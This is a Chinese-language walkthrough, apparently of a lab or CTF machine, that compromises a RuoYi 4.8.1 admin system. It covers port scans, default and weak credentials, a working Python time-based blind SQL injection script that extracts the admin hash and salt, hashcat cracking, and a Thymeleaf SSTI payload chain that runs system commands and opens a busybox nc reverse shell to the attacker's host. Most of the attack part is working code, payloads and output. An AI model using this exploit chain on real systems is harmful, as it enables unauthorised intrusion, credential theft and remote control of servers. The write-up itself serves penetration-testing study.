信息收集

常规端口扫描

```
┌──(root㉿MJ)-[/tmp/test]
└─# nmap --min-rate 10000 -p1-65535 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:01 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
1025/tcp open  NFS-or-IIS
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds
```

tcp开放22以及不常见端口1025

```
┌──(root㉿MJ)-[/tmp/test]
└─# nmap -sV -sC -O -p1025 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:02 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.0012s latency).

PORT     STATE SERVICE VERSION
1025/tcp open  http    Apache Tomcat (language: en)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title:
\xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB\xE7\xBB\x9F
|_Requested resource was http://192.168.2.25:1025/login
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
```

```
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds
```

详细版本扫描判断是tomcat

```
┌──(root㉿MJ)-[/tmp/test]
└─# nmap -sU --top-ports 20 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:02 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.0017s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds
```

udp什么都没开，不过也不一定，先留着

Web信息收集

web的收集异常艰难，`JSESSIONID`如果不对什么也拿不到，不过其实可以发现若依的版本号


```
┌──(root㉿MJ)-[/tmp/test]
└─# curl http://192.168.2.25:1025/login | grep v=4.8.1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
<link href="/ruoyi/css/ry-ui.css?v=4.8.1" rel="stylesheet"/>
<script src="/ruoyi/js/ry-ui.js?v=4.8.1"></script>
100  4116    0  4116    0     0 124580      0 --:--:-- --:--:-- --:--:-- 124727
```

第一次打若依OA其实还是挺艰难的，不过开源可以去看源码

RuoYi/sql/ry_20250416.sql at master · yangzongzhuan/RuoYi在这个sql文件很容易找到初始用户 `admin,ry`

```
insert into sys_user values(1,  103, 'admin', '若依', '00', 'ry@163.com',
'15888888888', '1', '', '29c67a30398638269fe600f73a054934', '111111', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '管理员');

insert into sys_user values(2,  105, 'ry',    '若依', '00', 'ry@qq.com',
'15666666666', '1', '', '8e6d98b90472783cc73c17047ddccf36', '222222', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '测试员');
```

尝试几次弱密码就能登上了 `ry:123456`，同样的进来也佐证了版本信息



Hello,Guest

移动设备访问请扫描以下二维码：

若依后台管理框架

一直想做一款后台管理系统，看了很多优秀的开源项目但是发现没有合适自己的。于是利用空闲休息时间开始自己写一套后台系统。如此有了若依管理系统。，她可以用于所有的Web应用程序，如**网站管理后台**，**网站会员中心**，**CMS**，**CRM**，**OA**等等，当然，您也可以对她进行深度定制，以做出更强系统。所有前端后台代码封装过后十分精简易上手，出错概率低。同时支持移动客户端访问。系统会陆续更新一些实用功能。

当前版本： v4.8.1

技术选型：

1. 核心框架：Spring Boot。
2. 安全框架：Apache Shiro。
3. 模板引擎：Thymeleaf。
4. 持久层框架：MyBatis。
5. 定时任务：Quartz。
6. 数据库连接池：Druid。
7. 工具类：Fastjson。
8. 更多……

联系信息

官网：http://www.ruoyi.vip

QQ群：~~满1389287 满1679294 满1529866 满1772718 满1366522 满1382251 满1145125 满86752435 满134072510 满210336300 满339522636 满130035985 满143151071 满158781320 满201531282 满101526938 满264355400 满298522656 满139845794 满185760789 满175104288 满174942938 满287843737 满232896766~~ 180208928

微信：/ *若依

支付宝：/ *若依

更新日志

v4.8.1 2025.05.20

1. 新增CSRF防护功能
2. Excel导入导出支持多图片
3. 菜单管理支持批量保存排序
4. 用户分配角色页禁用不允许分配
5. 优化Tab页签跟随主题样式效果
6. 优化浅色主题下菜单右边框同步主题色
7. 优化空指针异常时日志无法记录错误信息问题
8. 新增表格参数（自定义radio/checkbox的name值）

捐赠

请作者喝杯咖啡（点击图片放大）

支付宝扫一扫，向我付款

微信扫一扫转账

© 2025 RuoYi Copyright

架构很大可以工具先行，同时搜索也可以发现这个版本存在ssti，sql，DOMXSS还有一些信息泄露

ssti

若依最新版本4.8.1漏洞 SSTI绕过获取ShiroKey至RCE - /1dreamGN/Blog

对应测试可以发现普通用户是没法执行命令的，权限不够

数据包

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101
Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

fragment=__|$${#response.getWriter().print('111')}|__::.x
```

回显

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:26:42 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 968

<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>RuoYi - 403</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet"/>
    <link href="/css/animate.min.css" rel="stylesheet"/>
    <link href="/css/style.min.css" rel="stylesheet"/>
</head>
<body class="gray-bg">
```

```
    <div class="middle-box text-center animated fadeInDown">
        <h1>403</h1>
        <h3 class="font-bold">您没有访问权限！</h3>

        <div class="error-desc">
                                对不起，您没有访问权限，请不要进行非法操作！您可以返回主页面
            <a href="javascript:index()" class="btn btn-outline btn-primary btn-xs">返回主页</a>
        </div>
    </div>
    <script>
      var ctx = "\/";
      function index() {
          window.top.location = ctx + "index";
      }
    </script>
</body>
</html>
```

其他

GitHub · Where software is built

kk12-30/ruoyi-Vue-tools: 若依Vue漏洞检测工具

```
[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口: http://192.168.2.25:1025/swagger-ui/index.html
[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口: http://192.168.2.25:1025/v2/api-docs
[2025-12-22 15:15:57] [CRITICAL] [+] 发现Swagger接口: http://192.168.2.25:1025/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在: http://192.168.2.25:1025/api/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在: http://192.168.2.25:1025/api/v2/api-docs
[2025-12-22 15:15:59] [INFO] 开始Druid综合检测...
[2025-12-22 15:16:00] [CRITICAL] /druid/login.html 存在漏洞
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid弱口令爆破成功: ruoyi:123456 @ /druid/submitLogin
[2025-12-22 15:16:00] [INFO] /druid/submitLogin 未发现有效凭证
[2025-12-22 15:16:00] [INFO] /druid/index.html 漏洞可能不存在
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid未授权访问漏洞: /druid/basic.json (明文信息泄露)
[2025-12-22 15:16:02] [INFO] /common/download/resource?
```

```
resource=/profile/../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?name=/profile/../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?name=../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?resource=../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?fileName=../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?fileName=../../../../../../../etc/passwd&delete=false 漏洞可能不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:05] [CRITICAL] /monitor/job 请求成功--定时任务可能存在漏洞
[2025-12-22 15:16:05] [INFO] /common/download/resource?resource=.jpg 文件读取失败，漏洞可能不存在
[2025-12-22 15:16:07] [CRITICAL] /system/user/profile 请求成功--重置密码可能存在漏洞，尝试登录admin/admin123

[+] 开始系统接口测试...
[-] 接口响应非JSON: /system/user/authRole/1
[-] 接口不存在或无权限: /system/user/1 (状态码: 404)
[-] 接口不存在或无权限: /system/user/2 (状态码: 404)
[-] 接口响应异常: /system/config/list?pageNum=1&pageSize=10
[-] 接口不存在或无权限: /system/user/authRole?userId=2&roleIds=2 (状态码: 404)
[-] 接口响应异常: /system/role/list?pageNum=1&pageSize=10
[-] 接口响应异常: /system/post/list?pageNum=1&pageSize=10
[-] 接口不存在或无权限: /system/dept/100 (状态码: 404)
[-] 接口响应异常: /system/user/list?pageNum=1&pageSize=10
[-] 接口响应异常: /system/user/export

[+] 系统接口测试完成
[2025-12-22 15:16:10] [INFO] 开始收集JS接口...
```


```
[2025-12-22 15:16:10] [INFO] 发现 11 个JS文件（含0个动态chunk）
[2025-12-22 15:16:13] [INFO] 未发现有效接口路径

[+] 开始敏感信息搜集...
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/js/plugins/metisMenu/jquery.metisMenu.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/js/plugins/slimscroll/jquery.slimscroll.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/js/bootstrap.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/js/jquery.contextMenu.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ajax/libs/fullscreen/jquery.fullscreen.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ajax/libs/blockUI/jquery.blockUI.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ruoyi/js/common.js?v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ruoyi/index.js?v=20201208 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ajax/libs/layer/layer.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/ruoyi/js/ry-ui.js?v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [√] http://192.168.2.25:1025/js/jquery.min.js 未发现敏感信息
```

rce需要ssti，但是普通用户没有权限，所以主要方向就是看看能不能越权或者拿到admin的凭据。重点关注的是swagger接口未授权以及druid弱密码，测试swagger接口能不能查到信息，或者是druid存储的session里会不会有admin的

Web

Swagger

http://192.168.2.25:1025/swagger-ui/index.html 下可以看到有很多接口提供使用



test-controller Test Controller

GET /test/user/{userId} 获取用户详细

DELETE /test/user/{userId} 删除用户信息

GET /test/user/list 获取用户列表

POST /test/user/save 新增用户

PUT /test/user/update 更新用户


不过实测获取的到的admin信息是假的，和数据库的对不上，同样做出的更改也没有同步到数据库里

Druid

http://192.168.2.25:1025/druid/index.html 存在弱密码登录 `ruoyi:123456`

登录可以拿到java的版本

```
17.0.17
```



N	SESSIONID	Principal	创建时间	最后访问时间	访问ip地址	请求次数	总共请求时间	执行中	最大并发	Jdbc执行数	Jdbc时间	事务提交数	事务回滚数	读取行数	更新行数
1	d8689b93-8aa3-4de2-ae23-440b58d3421d		2,025-12-22 02:04:31	2,025-12-22 02:26:42	192.168.2.6	51	4,961		2	9	60			31	

并没有

可以考虑sql注出来admin的密码

sql

建表逻辑

```
drop table if exists sys_user;
create table sys_user (
  user_id           bigint(20)      not null auto_increment    comment '用户ID',
  dept_id           bigint(20)      default null               comment '部门ID',
  login_name        varchar(30)     not null                   comment '登录账号',
  user_name         varchar(30)     default ''                 comment '用户昵称',
  user_type         varchar(2)      default '00'               comment '用户类型（00系统用户 01注册用户）',
  email             varchar(50)     default ''                 comment '用户邮箱',
  phonenumber       varchar(11)     default ''                 comment '手机号码',
  sex               char(1)         default '0'                comment '用户性别（0男 1女 2未知）',
  avatar            varchar(100)    default ''                 comment '头像路径',
  password          varchar(50)     default ''                 comment '密码',
  salt              varchar(20)     default ''                 comment '盐加密',
  status            char(1)         default '0'                comment '账号状态（0正常 1停用）',
  del_flag          char(1)         default '0'                comment '删除标志（0代表存在 2代表删除）',
  login_ip          varchar(128)    default ''                 comment '最后登录IP',
  login_date        datetime                                   comment '最后登录时间',
  pwd_update_date   datetime                                   comment '密码最后更新时间',
  create_by         varchar(64)     default ''                 comment '创建者',
  create_time       datetime                                   comment '创建时间',
  update_by         varchar(64)     default ''                 comment '更新者',
  update_time       datetime                                   comment '更新时间',
  remark            varchar(500)    default null               comment '备注',
  primary key (user_id)
) engine=innodb auto_increment=100 comment = '用户信息表';
```

加密方式

RuoYi/ruoyi-framework/src/main/java/com/ruoyi/framework/shiro/service/SysPasswordService.java at master · yangzongzhuan/RuoYi

```
return new Md5Hash(loginName + password + salt).toHex();
```

需要loginName，password和salt，sql都可以查出来，不过保险起见按`user_type`查，名字会变，但类型肯定不会，既然是MD5加密那大概率就是32位0-9a-f，最终改完的脚本

```python
import requests
import time

def blind_sql_injection():
    base_url = "http://192.168.2.25:1025/tool/gen/createTable"
    headers = {
        "Cookie": "JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d"
    }

    # 字符集：星号和十六进制大写字母
    charset = '0123456789abcdef'
    password = []
    table_counter = 1  # 用于递增表名

    # 测试41个位置（假设密码哈希值长度为41，包括星号）
    for position in range(1, 33):
        found_char = None

        # 测试每个字符
        for char in charset:
            # 构建SQL语句，表名递增
            sql_template = f"create table xiyi1_{table_counter} as select'1'from sys_job where if(ascii(substring((SELECT(password)from sys_user WHERE user_type='00' limit 0,1),{position},1))={ord(char)},BENCHMARK(20000000,md5(1)),1)"
            table_counter += 1  # 递增表名计数器

            data = {"sql": sql_template}

            # 记录开始时间
            start_time = time.time()

            try:
                response = requests.post(
                    base_url,
                    headers=headers,
                    data=data,
                    timeout=15  # 设置较长的超时时间
                )
                elapsed = time.time() - start_time
                # 如果响应时间大于1秒，则认为字符正确
                if elapsed > 0.5:
                    found_char = char
                    password.append(char)
                    print(f"位置 {position}: 找到字符 '{char}', 响应时间:
{elapsed:.2f}秒")
                    print(f"当前密码: {''.join(password)}")
                    break
                else:
                    print(f"位置 {position}: 测试字符 '{char}', 响应时间:
{elapsed:.2f}秒")

            except requests.exceptions.Timeout:
                found_char = char
                password.append(char)
                print(f"位置 {position}: 找到字符 '{char}' (超时)")
                print(f"当前密码: {''.join(password)}")
                break
            except Exception as e:
                print(f"位置 {position}: 测试字符 '{char}' 时发生错误: {e}")
                # 继续尝试下一个字符
                continue

        # 如果未找到字符，添加占位符
        if not found_char:
            password.append('?')
            print(f"位置 {position}: 未找到匹配字符")

    # 输出最终结果
    final_password = ''.join(password)
    print(f"\n最终密码: {final_password}")
    return final_password

if __name__ == "__main__":
    blind_sql_injection()
```

跑完可以得到 `password:762c7f1bdd4d7007271c22ba66556c74` 同样修改字段password位salt可以得到盐 `salt:368741` (可以在建表语句得到盐长度，即使得不到也可以放长)，loginName同理得到，这里没改就是admin用户

```
┌──(root㉿MJ)-[/tmp/test]
└─# echo '^n^i^m^d^a$3$6$8$7$4$1' > admin368741.rule

┌──(root㉿MJ)-[/tmp/test]
```

```
└─# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74 /usr/share/wordlists/rockyou.txt -r rules/admin368741.rule

┌──(root㉿MJ)-[/tmp/test]
└─# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74 --show
762c7f1bdd4d7007271c22ba66556c74:admincrack!368741
```

可以得到密码`crack!`，admin登录即可

ssti


登上之后再发包就能执行命令了

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

fragment=__|$${#response.getWriter().print('111')}|__::.x
```

回显

```
HTTP/1.1 200
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:46:10 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 3

111
```

爆破位置，调用exec执行命令



Intruder攻击结果过滤器：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
4	3	200	1162			221	
0		500	289			1111	
1	0	500	105			1111	
2	1	500	133			1111	
3	2	500	270			1111	
5	4	500	116			1111	
6	5	500	165			1111	
7	6	500	188			1111	
8	7	500	183			1111	
9	8	500	185			1111	

```
fragment=__|$${#response.getWriter().print("".getClass().forName("java.lang.Runtime").getMethods.?[name=='getRuntime'][0].invoke(null).getClass.getMethods.?[name=='exec']
[3].invoke("".getClass().forName("java.lang.Runtime").getMethods.?[name=='getRuntime'][0].invoke(null),"id"))}|__::.x



回显
Process[pid=1602, exitValue="not exited"]
```

直接busybox拿shell即可

```
fragment=__|$${#response.getWriter().print("".getClass().forName("java.lang.Runtime").getMethods.?[name=='getRuntime'][0].invoke(null).getClass.getMethods.?[name=='exec']
[3].invoke("".getClass().forName("java.lang.Runtime").getMethods.?[name=='getRuntime'][0].invoke(null),"busybox nc 192.168.2.23 2332 -e /bin/bash"))}|__::.x
```

Shiro

走shirokey走反序列化拿shell的话，能获取到key，但是这里java17版本，没找到能用的链子

